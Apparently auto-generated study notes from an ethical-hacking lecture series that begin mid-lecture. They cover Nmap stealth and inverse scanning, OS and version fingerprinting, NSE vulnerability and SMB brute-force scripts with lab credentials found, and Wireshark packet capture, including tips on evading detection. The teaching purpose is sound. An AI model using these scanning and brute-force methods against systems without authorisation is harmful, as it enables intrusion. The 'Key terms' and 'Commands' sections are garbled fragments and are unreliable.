There is something called inverse mapping which is utilized; there are probe packets just like UDP scanning you just saw earlier, that the response will be send back from the target only when the port is closed; that means, the reverse, if the port is opened nothing will be send back; but if it is closed then only it is send back ok.

Continued

So, intruder determines what service do not exist; then if you take them out, you will know that what service are actually running; the ones that exists.

And this is difficult to detect, because you are not looking for hosts which are up or ports which are open; but on the other way around; you are looking for ports which are closed.

So, unnecessary if you are looking for ports which are closed; they will not get logged.

Only if are active services things get logged.

So, these typically will not be so easy to detect and needs long history log and secondly, you send this kind of packets very infrequently; only few such packets in the whole day.

So, that the ideas will also not suspect that these are some malicious packets which are targeted to the hosts, very infrequent alright.

So, here we briefly try to tell you one way in which this can be done.

You see every internet service that are implemented, there is a corresponding documentation available based on which the implementation is carried out.

Continued

These are called RFC documents, request for comments.

For example, this RFC 793, 793 is the number of that document, document number.

It talks about how a host should handle wrong packets.

The idea is that this scanner, when it tries to let us say, establish a connection, it is sending a wrong packet, the probe packet.

Let us say, it is sending a reset packet or a packet with the FIN flag set to 1; FIN means finish.

So, these are normally not the packets with which you are initiating a connection.

So, these packets are so called wrong packets to the target.

So, the target, if it does not send back any response, it means it is a wrong packet; it has ignored.




Figure 8: Architecture diagram

Tools mentioned

- Nmap

Commands / syntax from the lecture

- Nmap and so this is actually port
- Nmap supports a number of different options; like
- Nmap for operating system discovery, some other services discovery and some common Nm

Key terms

Term	Meaning in this lecture
There is some other kind of more sophisticated scan; this	TCP stealth scan.
Stealth is something as you know the term; stealth	you are hiding; no one will be able to detect you; that is the idea.
So, the target, if it does not send back any response, it	it is a wrong packet; it has ignored.
Which	the port is open; but according to this RFC 793, if it sends back an RST/ACK packet.
There is a another way; this	FTP Bounce scan.
The FTP server is receiving this kind of a packet, 22	the connection for the data; 21 is the control connection; 22 is the data connection.
So, this	FTP bounce scan.
You can give a minus F option; minus F actually	fast mode.
Fast mode	that you are not scanning all the ports on the target host; rather you are scanning fewer number of ports; the one which are most common.
This	IP protocol scan.
Well, why it	a Christmas scan?

Exam-oriented recap

- So, we say that the server or service is listening on that port number; whenever there is an incoming request on that port number, the request is forwarded to that server.
- So, the attacker or the person who is mounting this kind of host discovery or port scanning kind of a thing, tries to complete the 3 way handshake on particular port numbers.
- This RFC says that if the port is closed and if such a packet comes that you need to terminate or reset the connection, then you conclude that the port is closed whenever the response comes back.
- You see whenever we establish a connection with the FTP server to transfer a file, there are two connections that are actually established.

L60: The NMAP Tool — A Relook Part III

Transcript: [60-the-nmap-tool-a-relook-part-iii.md](#)

Video: <https://www.youtube.com/watch?v=3Zmh7Wc1HXY>

Week / theme: Week 9-10 — Web vulns, Nmap deep-dive, Wireshark, summary

Instructor: Prof. Indranil Sengupta, IIT Kharagpur

Learning objectives

- We continue with our discussion on Nmap.
- In the previous two lectures we have talked about specifically host discovery and the port scanning options.
- So, we continue with the discussion in this third part of this lecture, where we shall be mainly talking about how to detect services, version and OS detection options.
- Before that let us try to understand how this kind of scanning is carried out?.
- So, if you look at the TOS of the response, you can clearly identify whether it is a Linux or some other operating system.

What this lecture teaches

Core concepts from the lecture

We continue with our discussion on Nmap.

In the previous two lectures we have talked about specifically host discovery and the port scanning options.

So, we continue with the discussion in this third part of this lecture, where we shall be mainly talking about how to detect services, version and OS detection options.

We shall be looking at how to use the so called in Nmap scripts and lastly we shall be looking at some of the very common example options that we typically use in Nmap.

So, the first thing we talk about is how to detect services, version and the type of operating system that is running on a machine.

Before that let us try to understand how this kind of scanning is carried out?

For instance, how do we detect, what version of operating system is running on a particular host?

The idea is like this.

Continued

Specific operating systems, they respond with specific messages in response to certain kind of requests.

Like let us say, I am sending a particular kind of request to a machine; if the machine is running windows, the kind of response I get back will be something; if it is running Linux, the kind of response would be different; if it is running Mac, it can be again different.

So, by looking at the kind of response I get back, I can guess what kind of operating system is being run, is running on the particular host and this helps in identifying the operating system and also possibly version of the operating system which is running; because responses can be different, ok.

So, we refer to this as TCP/IP fingerprinting; like when you send requests to different operating systems, TCP/IP stack implementation is slightly different across OS versions.

So, by looking at the stack implementation, TCP/IP implementation, the response will vary slightly from one version to the other.

Depending on that you can identify which version is running; that will give us some clue about identifying the services and the operating systems, ok.

There are various different kinds of requests you can send and the response can be different; like you can try sending a FIN probe; a bogus flag that means, some wrong or incorrect packet you are trying to send.

TCP initial sequence numbers sampling, window, value of the ACK and there are various other ICMP related issues also, which can vary from one system to other, one operating system to another.

Continued

Related to IP also do not fragment, type of service, fragmentation, there are a number of different things which can vary from one version to another and these are mainly used or tried to be used for identification, ok.

Some specific examples I am showing here; with respect to TCP you think of ACK; suppose we are sending FIN, PSH, URG, urgent data, push, finish all these flag set to a closed port.

What will happen is that most of the operating system will send back an acknowledgment packet with the same sequence number.

But in windows what happened?

Windows handle it slightly differently; it sends back an acknowledgment alright; but this sequence number is also incremented by one.

So, if you look at this sequence number of the packet which is coming back, if it is same, you can conclude that it is a non-windows operating system; if it is incremented by one, you can infer that it is windows; the host is running on some version of windows operating system.

Similarly, if you are probing with ICMP PORT UNREACHABLE message and you get back a response, you look at the type of service; for most operating systems the type

of service will be returned as 0; but if it is Linux, the type of service is returned as the hexadecimal code C0.

C means, in binary, this is C; this is 0; this will be the 8 bit type of service code that will return by typical Linux systems.

Continued

So, if you look at the TOS of the response, you can clearly identify whether it is a Linux or some other operating system.

This is usually the way you try and guess the type of operating system and the services which are running, ok.

Some examples here, here we are giving an option minus o; minus o is the OS discovery option.

We will here say, we are scanning a particular host 10, 5, 23, 209.

If you see the report, the first thing is mentioned; host is up and what are the ports which are of open and that is also shown, and finally, it also shows that it is running Microsoft windows 10.

Because, it has obtained some unique fingerprint response which is unique to Microsoft windows also version 10; it has uniquely identified that.

So, you can also specify some OS details, Microsoft windows 10 release number also 1507 to 1607; some other details also you can obtain ok, fine.

Let us take another example, where we are trying to look at the different versions of the applications that are running on a particular host; we are using the minus sV option.

Continued

sV means the different services which are running, what are the versions?

For example, I am running telnet; which telnet version is running?

Now, the question is why do you need to know the version?

You see, for many services certain versions have known vulnerabilities; the later versions have tried to plug the vulnerabilities.

So, you are trying to find out whether this service which is running, is one of the vulnerable versions; if so, then may be a readymade exploit is available for that; you can try to run that exploit and try to break into the system; try to hack into the system, ok.

So, here we are running Nmap with the minus sV option on a particular host.

Here it again says host is up; it talks about the open ports; well, it also, these open ports correspond to these Microsoft remote procedure call, netbios, Microsoft-ds, these services running on these port numbers 135, 139, 445 and also it has obtained some information about the version, which version it is running.

Like for example, for RPC, it was not able to obtain a version; netbios-ssn, it is Microsoft windows and for this microsoft-ds, it is windows 7 to 10, Microsoft-ds workgroup and the other one 5357, it is Microsoft HTTPAPI httpd 2.0 with some details.

Continued

So, you can get some version information also, which can help you to mount further attacks based on this information, ok, service detection performed, ok.

So, some specific Nmap commands that are used for this operating system detection or service detection are as follows.

This sV already we have seen with an example; dash dash version intensity with some level, you can start from 0 which is the lightest to 9 try all probes; that means, how exhaustive will be your discovery process; you can specify by giving a number from 0 to 9; 0 means, least effort; 9 means, maximum effort.

Well, you can directly specify instead of specifying the intensity, you can say version-light; that means, you are trying to scan with a low intensity value 2.

version-all, you scan with an intensity value 9; but in version-intensity you can do a fine tuning specify the exact value.

version-trace, you show detailed version scan activity; what is happening; all entire details will be logged; so that you can use it for debugging purpose; what is actually happening.

For OS detection we have seen that we can use the minus o option; you can have minus minus OS scan limit; that means, you only limit your scan to promising targets; do not scan all the machines, all the hosts; only some of the important or notable hosts will be scanned; OS scan guess, here you are using more aggressive scan; aggressive mechanisms are there where you can try to guess OS in a more aggressive way which usually will take less time; but the chance of errors will be more obviously, ok.

Now, another very important and useful feature that is available in Nmap, I should not say feature, but utilities that are available is the use of scripts.

Continued

In Nmap, you have learnt about the commands; but using this commands you can build application, scripts; there is a scripting language available under Nmap; you can develop scripts on that for specific applications, ok.

Now, in Nmap there are 1000 of such scripts which are available; someone has written it and there is a repository where all the scripts are available.

Some various useful operations, scanning operations, the corresponding scripts are already available and there is a feature in Nmap so that you can run a specific script which is actually a collection of many Nmap commands in some particular sequence.

But, the thing is that when you run a particular script, some specific requirements may be there for the scripts for it to run successfully; like for example, you may need

that some specific services must be running; otherwise the scripts will not run; some particular ports must be open; otherwise the script will not run.

So, you need to understand that and if the requirements are satisfied, only then this script can run successfully, ok.

Like for example, if you run a script called vulnerability, the vuln, the command is like that minus minus script name of the script.

So, this is already a script written by someone which will check vulnerability in a system.

It will do a lot of different kinds of scan; in general the command is like this minus minus script, you specify the name of the script, then you may specify some port numbers if required, then you may specify the target IP address which target to scan for the, this particular script vulnerability to scanned.

Continued

So, you can specify one or more targets, IP addresses or host names, ok.

So, let us look at some specific examples; here I am showing an example where we are running the script vulnerability, vuln; you see minus minus script vuln and you are running it on this particular IP address.

So, we are running a vulnerability scan; the script is already available, ok.

So, discovered hosts here, some hosts; Nmaps scans report for this host is up; it says host is up; these are the 4 services which are up, MAC result so, and script execution field, this is one option; it has been; because one of the ports which are required to run the script was not open.

So, it did this scan to some extent; but finally, it was not complete; of course, here the entire report I am not showing; it generates a long report; a part of the report I am showing here in the screen; this is just a screenshot, ok.

So, here you will get a detailed exhaustive scan report, vulnerability scan report; what are the vulnerabilities that the scan was able to detect, ok.

Similarly, there is another script called http-malware-host.

So, this is a script which is already written for detecting malwares in the system.

Continued

Like here I am just running this script and you have to give the flag minus sV set and this is the particular host which you want to scan.

Here again you are seeing the ports which are open; then malware host, http-malware-host, host appears to be clean.

So, malware was not detected on this host, ok.

So, there are some other messages you can see, the MAC address of the target, an http server; what kind of http server version is running, ok.

Service detection performed.

So, you can scan the host for malware; well what kind of malware; how it is detected; already those scripts someone is written for you; you are just running it blindly; but when if you are informed hacker, if you want to do it by understanding what you are doing, you need to look at this script and make modifications as and when necessary, ok.

Because, you really do not know what the script is; you were running it as a black box; you need to see what is there inside, fine.

There is another example here, where you are running a script called http methods, where you also specify the port number on which your http server is running; let us say you are saying it is running on port number 80, minus p 80; you are scanning this particular host which is the web server.

Continued

So, host is up; on 80/tcp, the http port is open and here what you are trying to see this script; it is, you see, in http, http is a protocol right, hypertext transfer protocol; there are many http basic commands which are available, GET, POST, etc.

Now, here you are trying to find out what are the http methods that the web server is supporting?

It says supported methods GET, HEAD, POST, OPTIONS, all these commands are available.

So, you can send an http request GET, HEAD, POST, OPTIONS and the server responds back.

So, these are also some information you need with respect to the web server so that you can later on mount some attacks on the web servers.

Because, some of those attacks are based on some http commands; you need to know that what are the commands that are presently acceptable by the web server; the web server supports these commands, ok.

So, here you can also see what kind of web server, Oracle VirtualBox virtual NIC that is running, ok.

So, you get some additional information also.

Continued

Here there is another one, where you are trying to mount a brute force attack on username and password breaking; there is a script which is already written.

But, one constraint here is again here; this will work only when port number 445 is open and it usually takes a long time; because it checks dictionaries and other things; it has to do a lot of checking, a lot of guessing, ok.

So, you are running this one as I said, on port number 445 on a particular host.

So, you are checking that port number 445, the microsoft directory service is running; because it needs to access that; MAC address and after this brute force attack, it was able to find only two; this msfadmin, username and password is also a msfadmin; there is one user:user, password was also user; only these two were detected, ok.

But this is just an example where not too many users were there on this machine.

So, only two obvious vulnerabilities were found; but if there are many users in the system, most likely many other passwords would be cracked through these tools, ok.

So, there are some issues here; you need to understand and remember; let us talk from system administrator point of view; suppose you are a system administrator.

So, what you would like to know?

Continued

You would like to know, whether your network is subject to some attack, whether someone from outside is running Nmap and creating a map of your network, is scanning your network.

How to detect those things; obviously, logs are the best place to look at.

Logs usually record lot of information from outside who is logging in, what kind of packet is being, what kind of connection requests are coming; lot of information are there in the log.

But, it is a huge data; you need to spend a lot of time in analyzing the log; carry out data mining from there and get some interesting information which might lead you to suspect or something wrong is going on, ok.

You should try to identify connections that are not properly terminated; a connection was made, but no request for connection termination was carried out.

So, maybe this was an attempt to detect a particular port is open or not; that is why while doing the connection you got that information and you did not care to close the connection later.

Analyze port usage, some ports well, you are some request is coming on that port, but after that there are no packets on that port.

So, if you analyze port use, you can suspect something; whenever something is, some connection is established on a particular port number, most likely there will be a number of packets which will be exchanged after that; but if you see that is missing, that may be another suspect, another reason to suspect, ok.

Tools mentioned

- **Nmap**
- **VirtualBox**
- **Wireshark**




Figure 9: Architecture diagram

Commands / syntax from the lecture

- Nmap scripts and lastly we shall be looking at some of the very common example option
- Nmap with the minus sV option on a particular host
- Nmap commands that are used for this operating system detection or service detection
- Nmap there are 1000 of such scripts which are available; someone has written it and t
- Nmap so that you can run a specific script which is actually a collection of many Nma
- Nmap and creating a map of your network, is scanning your network
- Nmap scan options which mostly people use; let us look at one by one
- Nmap takes as default, let Nmap scan according to that
- Nmap followed by just the IP address
- Nmap will scan the host as par it default flags, default options; it will create a re
- Nmap is a very powerful tool; many people most of the ethical hackers, they use Nmap
- Nmap tool, some of the commands; we also showed you some examples

Exam-oriented recap

- So, you can get some version information also, which can help you to mount further attacks based on this information, ok, service detection performed, ok.
- Now, another very important and useful feature that is available in Nmap, I should not say feature, but utilities that are available is the use of scripts.
- Like for example, if you run a script called vulnerability, the vuln, the command is like that minus minus script name of the script.
- So, this is already a script written by someone which will check vulnerability in a system.
- So, let us look at some specific examples; here I am showing an example where we are running the script vulnerability, vuln; you see minus minus script vuln and you are running it on this particular IP address.
- So, we are running a vulnerability scan; the script is already available, ok.
- So, here you will get a detailed exhaustive scan report, vulnerability scan report; what are the vulnerabilities that the scan was able to detect, ok.
- So, these are also some information you need with respect to the web server so that you can later on mount some attacks on the web servers.

L61: Network Analysis Using Wireshark

Transcript: [61-network-analysis-using-wireshark.md](#)

Video: <https://www.youtube.com/watch?v=55Fa6VILRGI>

Week / theme: Week 9-10 — Web vulns, Nmap deep-dive, Wireshark, summary

Instructor: Prof. Indranil Sengupta, IIT Kharagpur

Learning objectives

- So, in this lecture we shall be taking you through a quick tour of the Wireshark tool which you already know is very useful when you talk about capturing packets and analyzing network traffic.
- Now, in this lecture we shall be basically talking about the Wireshark tool; what are the various options which are available in Wireshack under the menu options and lastly we shall be looking at a few examples.
- So, the topic of this lecture is Network Analysis using Wireshark.
- Well talking about the Wireshark tool, it is a kind of network analysis or you can say packet sniffing tool.
- Network analysis or packet sniffing when you talk about, it is basically a process of analyzing the network activity with respect to some network interface.

What this lecture teaches

Core concepts from the lecture

So, in this lecture we shall be taking you through a quick tour of the Wireshark tool which you already know is very useful when you talk about capturing packets and analyzing network traffic.

So, the topic of this lecture is Network Analysis using Wireshark.

Now, in this lecture we shall be basically talking about the Wireshark tool; what are the various options which are available in Wireshack under the menu options and lastly we shall be looking at a few examples.

Well talking about the Wireshark tool, it is a kind of network analysis or you can say packet sniffing tool.

So, what is it actually?

Network analysis or packet sniffing when you talk about, it is basically a process of analyzing the network activity with respect to some network interface.

I have a computer; it is connected to a network; I want to see, what is the traffic, what kind of traffic is flowing across the network interface at that point of the network ok.

This is what packet capturing or packet sniffing is all about.

Continued

Sniffer, well Wireshark is an example of a sniffer program.

It is a program actually, which monitors the data which means the packets which are flowing at a particular network interface through the network, around the network.

Well, other than Wireshark there are many other tools available for this packet capture or sniffing; like, Solarwinds, Kismet and there are many others ok.

This Wireshark is one of the more popular tools; because it is quite powerful and also it is freely available ok.

Well, any of the network analyzers or packet capturing, sniffing tool that we use, they will be having some common features; like, they will have support for multiple protocols to become useful.

They should be having a proper user interface so that you can view or visualize the traffic in various different graphical ways.

And of course, finally you need some mechanism for statistical report generation which is also important.

Now, Wireshark as it said, is a, it is an open source tool; it is freely available this is used for profiling network traffic.

Continued

Once you capture the network packets, the data packets, you can analyze them to find out what is going on.

This kind of a tool is sometimes referred to as network analyzer, network protocol analyzer or simply a sniffer or packet sniffer.

This Wireshark can be downloaded from this website, ok.

This Wireshark, basically it captures network packets, network data and displays them in some format so that the user of the tool can visualize it in a proper format.

And this capturing of the network data which we call as logging, this is very useful for forensics and evidence.

For example, some attack has happened; we can capture the network data and analyze it later on that what and how the attack did took place; what are the kind of packet exchanges that took place in the network for mounting that particular attack.

Well, and we can analyze network traffic generated with respect to various kinds of applications ok.

Now, basically this packet sniffing tools, the way they work is, they sniff packet at some network interface.

Continued

Now, in most of the networks where you use, where you have our computers in, we normally use the Ethernet protocol at the data link layer level; that is the most widely used and prevalent protocol that we use.

And the point is that suppose, I have a computer here; this computer is connected to a network; this is our network and this is my network interface; there is a network interface card.

Now, the point is that in order to capture all packets that are flowing through the interface, I must initialize or program the Network Interface or NIC in something called promiscuous mode.

Well, when it is set in the promiscuous mode, it will capture not only the packets which are meant for my machine, but all other packets; may be the destination is some other machine, but still I can capture them; I can view them ok.

So, it is important; I have to initialize the interface in the promiscuous mode and for initializing the promiscuous mode we need root privilege.

So, the point is that for running this kind of packet capturing tool you need supervisory or root privilege; otherwise you cannot initialize the interface in the promiscuous mode ok.

So, once you set it in this mode; this sniffing tool can read all traffic on the network segment; this particular network segment to which the network interface is connected to ok.

Now, the point to note is that if your computer is connected via a switch, say a layer 2 switch or bridge, the switch essentially partitions a LAN into several different LANs; then you may be prevented from viewing the traffic that is flowing through the other LANs.

Continued

So, it depends on the environment.

So, if you are able to sniff in the proper position, proper location, then you can see or visualize many traffics or many packets that are flowing through the network ok.

So, when you start Wireshark, as I said you can download the tool from www.wireshark.org.

So, this is the opening screen; the way it looks like.

So, you see, capture, there is a apply a display filter and there are a number of menu options on the top; as you can see file, edit, view, captured, analyze, statistics and so on.

Let us look into this one by one.

So, when we are trying to do packet capturing using Wireshark, so what we actually do is?

So, we have to somehow specify from where to capture and we have to say that yes, now start the capture.

Continued

You see here on one side is displayed all the network interfaces where you can possibly capture the packets from.

The first thing, the first method is you can start capturing by double clicking on the proper network interface directly here.

This is one method or you just select by single click, then you click on this capture, capture button; this is your method 2.

Or thirdly, you can see there is a capture menu option also available here in the top, in the top menu bar.

You can directly go to the capture menu and you can specify that you want to capture and how you want to capture.

These are the different ways you can specify that we want to capture packets from the network interface.

Now, once the packet capturing starts, the window looks like this.

So, you can see a lot of information that gets displayed on the window.

Continued

There are broadly 3 windows that come by default; the one on the top is packet summary.

Here you can see a list of all the packets and this list will go on scrolling as the packets come.

So, every row here indicates one packet that has been captured ok.

Now, here you can see there are a lot of columns.

So, the columns are mentioned here; it specifies the frame number, the time; so, when this packet was captured; what is the source IP address, destination IP address; what protocol was used?

You see the protocol here; you can say OSPF, STP, there are, there are a lot, ICMP, there are lot of different protocols you can see.

Length is the number of bytes in the packet and lastly, in the last column some information about the packet; what is it type, the version and so on.

So, this is with respect to packet summary.

Continued

Then, there is a protocol window.

Well once you select one of these packets, you click on one of the rows, that row gets highlighted and you can see some details in this window.

So, you can see that what is the frame containing; what type of packet is; some details are shown and if you want to see the contents of the packet in hexadecimal or in ASCII, it is the third window which is the data window that shows you that.

On the left the data gets displayed in hexadecimal, the contents of the packet.

Ultimately the data is going in binary; here you have a hexadecimal view of the data as you can see.

So, the first it shows the offset, the address and the contents of the packet and on the right side some of the data may be going in clear text, ASCII.

So, the same thing is also displayed in ASCII; in case you want to visualize the text part of the packet, if there is something going in clear text ok.

So, this is how the overall window of the Wireshark looks like once it starts capturing the packets.

Continued

Then you can apply a lot of filters; because you will be seeing or visualizing a large number of packets coming; I may not be wanting to see all the packets.

So, you can apply some filters.

So, when you want to apply filters, you see, there is a filter bar in the top of the window; here this is the first one.

Here you can specify the type of filter; like, here I am specifying TCP for instance; then you can either press enter or you can click on this arrow on the right; if you can see this arrow on the right, you can click here.

So, once you set it, only packets of these particular types will get displayed on the window ok.

So, you can actually display the packets in a filtered form.

Let us take some examples.

So, here we have selected a filtered TCP.

Continued

So, you can see, all packets that are displayed are having protocol all TCP; all TCP packets are getting displayed ok.

And in the information part, the last column you see all relevant information about TCP packets are shown; like, what is the source port number, destination port number, what are the flags which are active, sequence number, acknowledgement number, window, length of the packet and so on ok; So, you can create a filter like this and you can only view the respective kind of packet you want to look at ok.

Now, suppose if you go back previously, suppose you have all the packets; if you click on one of the rows, suppose I want to see the detail of one of the rows; if you click on it, then you will see details of that particular packet.

You see I have clicked on one of the rows; that row is showing on top and you can see the details of the TCP packet.

The contents of the headers are shown in detail; what is the source port, destination port, TCP segment length, sequence number, acknowledgement number and so on and so forth; what are the contents of the flags, checksum everything; you can see the whole contents of the packet ok.

Now, here I am showing that instead of TCP, suppose I have applied a filter IP.

So, I want to capture all IP packets.

So, now, you see in the protocol and not only TCP, the other packets which run on top of IP are also getting captured; well TCP runs on top of IP.

Continued

So, by default TCP will get captured; but you can see other types NBNS, ICMP, OSPF and so on; these packets are also getting captured ok.

So, here the details of the packets are very similar.

So, you can create filters like this, different types of filters as you want.

Now, if you click on one of these packets, let us say, if I click on 1 of these packets, I can see the IP packet header detail, if I am selecting IP; see in the earlier case, previous example, I was selecting TCP here; that is why the detail was, that was getting, was the relevant TCP header details; but here I have selected IP and I have clicked on a packet; I will be getting the corresponding headers of the IP protocol.

You see, these are all familiar things protocol version number, then source IP address, destination IP address, then you can say header length, Id, flags, time to live, protocol, header checksum.

So, all the fields in the IP header are being showed here.

These are shown in a textual form and the entire content of the packet is also displayed in hexadecimal in the bottom and on the right, you can also see the same thing in ASCII form right.

So, you can visualize the entire contents of the IP packet.

Continued

Now, let us look at the different menu options; what are the different settings that you can have in Wireshark to use it in the way you want to.

First comes the file menu.

Well in the file menu, broadly you can divide it into 3 different sections.

One is the import section, where you want to read some new thing.

You see here, there are different options like open, open recent, merge, import from hex dump; there are 4 options here under this category.

So, you can open a file which was already captured earlier.

You can open the most recently captured file or you can merge the most current capture with an existing file which was captured earlier or you might have created a hex dump earlier that was an option also to say.

So, you can import from a hex file from a hex dump file.




Figure 10: Architecture diagram

Tools mentioned

- Wireshark
- wireshark

Key terms

Term	Meaning in this lecture
It is a program actually, which monitors the data which	the packets which are flowing at a particular network interface through the network, around the network.

Exam-oriented recap

- And of course, finally you need some mechanism for statistical report generation which is also important.
- Now, the point is that in order to capture all packets that are flowing through the interface, I must initialize or program the Network Interface or NIC in something called promiscuous mode.
- So, it is important; I have to initialize the interface in the promiscuous mode and for initializing the promiscuous mode we need root privilege.
- So, just under the capture menu, you can go, you can either start capture or you can stop capture whenever you want.
- Then comes the analyze menu; well analyze is one of the most important menus in Wireshark; because here you can specify the different kinds of filters and analysis methods that you want to operate on the packets that you have captured ok.
- So, you see the different options in the analyse thing display filter, then apply some filter, then enabled protocol, which are the protocols which are enabled, follow; these are some of the important menu options here.
- That suppose I want to look at HTTP streams only, then I will be seeing only the HTTP packets which are going; you see this HTTP, then transport layer security TLS; TLS is a security which is built on top of this HTTP runs along with that.

L62: Summarization of the Course

Transcript: [62-summarization-of-the-course.md](#)

Video: <https://www.youtube.com/watch?v=xq0F80B7V28>

Week / theme: Week 9-10 — Web vulns, Nmap deep-dive, Wireshark, summary

Instructor: Prof. Indranil Sengupta, IIT Kharagpur

Learning objectives

- So, over the last 12 weeks, we have discussed a number of topics and number of issues that are very related to the subject of Ethical Hacking.
- Now, in this last summarization lecture, I shall be trying to summarize, what are the things we have covered in this course over the last 12 weeks.
- Now, many of you have been asking in the forum that why we are discussing the basics of networking so much?.
- Well, by the end of this course you may have appreciated that unless you have a solid understanding over the basic concepts in networking, what are the types of packets?.
- You will not be able to understand the working of many of the tools that are normally used in ethical hacking.

What this lecture teaches

Core concepts from the lecture

So, over the last 12 weeks, we have discussed a number of topics and number of issues that are very related to the subject of Ethical Hacking.

And some of the subjects which apparently are not very much connected to ethical hacking, but knowledge of those topics are essential to become a good ethical hacker.

Now, in this last summarization lecture, I shall be trying to summarize, what are the things we have covered in this course over the last 12 weeks.

So, let us go week wise.

In the first week, if you recall, we talked about some basic concepts of ethical hacking.

What is the basic purpose of ethical hacking?

What is the role of an ethical hacker, expected role of an ethical hacker and then we moved on to basic concepts of networking.

Now, many of you have been asking in the forum that why we are discussing the basics of networking so much?

Continued

Well, by the end of this course you may have appreciated that unless you have a solid understanding over the basic concepts in networking, what are the types of packets?

You will not be able to understand the working of many of the tools that are normally used in ethical hacking.

So, in this first week of the lecture, we talked about some of the basic concepts of networking and we introduced ourselves to the structure of the TCP/IP protocol stack.

Then you continued in week 2, there also we continued with some basic networking concepts; specifically, we looked into some details about IP addressing and routing; how IP packets look like?

What are the different fields, their purposes and so on.

Then you looked that the TCP and UDP protocol.

So, how this TCP and UDP packets look like, connection establishment, the purpose of the different fields in the header and then we talked about IP subnets.

What are subnets, the different ways to create subnets, how can we use subnet masks and so on and so forth.

Continued

These were the topics that you are covered in week 2.

